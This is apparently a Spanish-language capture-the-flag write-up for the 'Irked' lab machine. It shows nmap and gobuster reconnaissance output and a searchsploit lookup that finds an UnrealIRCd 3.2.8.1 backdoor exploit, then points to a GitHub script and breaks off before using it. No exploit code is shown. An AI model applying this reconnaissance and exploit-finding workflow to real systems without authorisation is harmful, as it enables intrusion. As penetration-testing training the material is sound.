
Irked


Escaneo

```Bash
nmap -p- --open  -n -Pn -vvv 10.129.191.40 -oG allports
```




```
❯ nmap -p- --open -n -Pn -vvv 10.129.191.40 -oG allports

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 09:10 CEST
Initiating SYN Stealth Scan at 09:10
Scanning 10.129.191.40 [65535 ports]
Discovered open port 111/tcp on 10.129.191.40
Discovered open port 80/tcp on 10.129.191.40
Discovered open port 22/tcp on 10.129.191.40
Discovered open port 48838/tcp on 10.129.191.40
Discovered open port 8067/tcp on 10.129.191.40
Discovered open port 6697/tcp on 10.129.191.40
Discovered open port 65534/tcp on 10.129.191.40
Completed SYN Stealth Scan at 09:10, 23.86s elapsed (65535 total ports)
Nmap scan report for 10.129.191.40
Host is up, received user-set (0.075s latency).
Scanned at 2024-07-22 09:10:06 CEST for 24s
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE    REASON
22/tcp    open  ssh        syn-ack ttl 63
80/tcp    open  http       syn-ack ttl 63
111/tcp   open  rpcbind    syn-ack ttl 63
6697/tcp  open  ircs-u     syn-ack ttl 63
8067/tcp  open  infi-async syn-ack ttl 63
48838/tcp open  unknown    syn-ack ttl 63
65534/tcp open  unknown    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 23.98 seconds
```

```Bash
nmap -p22,80,111,6697,8067,48838,65534 -sCV 10.129.191.40 -oN
escaneo
```



```
❯ nmap -p22,80,111,6697,8067,48838,65534 -sCV 10.129.191.40 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-22 09:14 CEST
Nmap scan report for 10.129.191.40
Host is up (0.082s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          39736/tcp6  status
|   100024  1          44803/udp   status
|   100024  1          48838/tcp   status
|_  100024  1          51262/udp6  status
6697/tcp  open  irc     UnrealIRCd
8067/tcp  open  irc     UnrealIRCd
48838/tcp open  status  1 (RPC #100024)
65534/tcp open  irc     UnrealIRCd
Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.88 seconds
```

miramos el puerto 80




IRC is almost working!

Vamos a buscar rutas de directorio con gobuster


Bash

```bash
gobuster dir --url http://10.129.191.40 -w
/usr/share/seclists/Discovery/Web-Content/common.txt -x
html,txt,php
```




```
❯ gobuster dir --url http://10.129.191.40 -w /usr/share/seclists/Discovery/Web-Content/common.txt -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.191.40
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.hta.html            (Status: 403) [Size: 297]
/.hta.txt             (Status: 403) [Size: 296]
/.hta.php             (Status: 403) [Size: 296]
/.htaccess            (Status: 403) [Size: 297]
/.htaccess.txt        (Status: 403) [Size: 301]
/.htaccess.php        (Status: 403) [Size: 301]
/.htaccess.html       (Status: 403) [Size: 302]
/.htpasswd            (Status: 403) [Size: 297]
/.htpasswd.html       (Status: 403) [Size: 302]
/.htpasswd.txt        (Status: 403) [Size: 301]
/.htpasswd.php        (Status: 403) [Size: 301]
Progress: 2616 / 18908 (13.84%)
```

Nos esta buscando directorios




```
❯ gobuster dir --url http://10.129.191.40 -w /usr/share/seclists/Discovery/Web-Content/common.txt -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.191.40
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.hta.html            (Status: 403) [Size: 297]
/.hta.txt             (Status: 403) [Size: 296]
/.hta.php             (Status: 403) [Size: 296]
/.htaccess            (Status: 403) [Size: 297]
/.htaccess.txt        (Status: 403) [Size: 301]
/.htaccess.php        (Status: 403) [Size: 301]
/.htaccess.html       (Status: 403) [Size: 302]
/.htpasswd            (Status: 403) [Size: 297]
/.htpasswd.html       (Status: 403) [Size: 302]
/.htpasswd.txt        (Status: 403) [Size: 301]
/.htpasswd.php        (Status: 403) [Size: 301]
/index.html           (Status: 200) [Size: 72]
/index.html           (Status: 200) [Size: 72]
/manual               (Status: 301) [Size: 315] [--> http://10.129.191.40/manual/]
/server-status        (Status: 403) [Size: 301]
Progress: 18908 / 18908 (100.00%)
===============================================================
Finished
===============================================================
```

Desde aqui no podemos ver nada y seguimos con los puertos tenemos un unreal y vamos a busccar exploit



```
❯ searchsploit UnrealIRCd
 ---------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                  |  Path
 ---------------------------------------------------------------------------------------------- ---------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)                                    | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow                                         | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                                                  | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service                                                       | windows/dos/27407.pl
 ---------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Al buscarlo vemos que en tenemos uno y claro en el OSCP no podemos usar metaesesploit y claro no se puede pero si buscar por internet algo igual



https://www.google.com/search?client=firefox-b-e&q=UnrealIRCd+exploit

UnrealIRCd exploit

Sugerencia: Limita esta búsqueda a resultados en **español**. Más información sobre cómo filtrar por idioma

GitHub
https://github.com › UnrealIRCd-3.... · Traducir esta página


Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor

This is a python version of a metasploit module that **exploits** a known vulnerability in **UnrealIRCd** 3.2.8.1. I know that this **exploit** is already well ...

Rapid7
https://www.rapid7.com › unix › irc · Traducir esta página

UnrealIRCD 3.2.8.1 Backdoor Command Execution

30 may 2018 — This module **exploits** a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.



https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor

Ranger11Danger / UnrealIRCd-3.2.8.1-Backdoor Public

Ranger11Danger Update README.md c1701f5 · 5 years ago 6 Commits

.gitattributes	Initial commit	5 years ago
README.md	Update README.md	5 years ago
exploit.py	Update exploit.py	5 years ago

README

UnrealIRCd 3.2.8.1 Backdoor

About

My backdoor script for a vulnerable version of UnrealIRCd


Readme
Activity
20 stars
1 watching
9 forks
Report repository

Releases

No releases published

Lo usamos

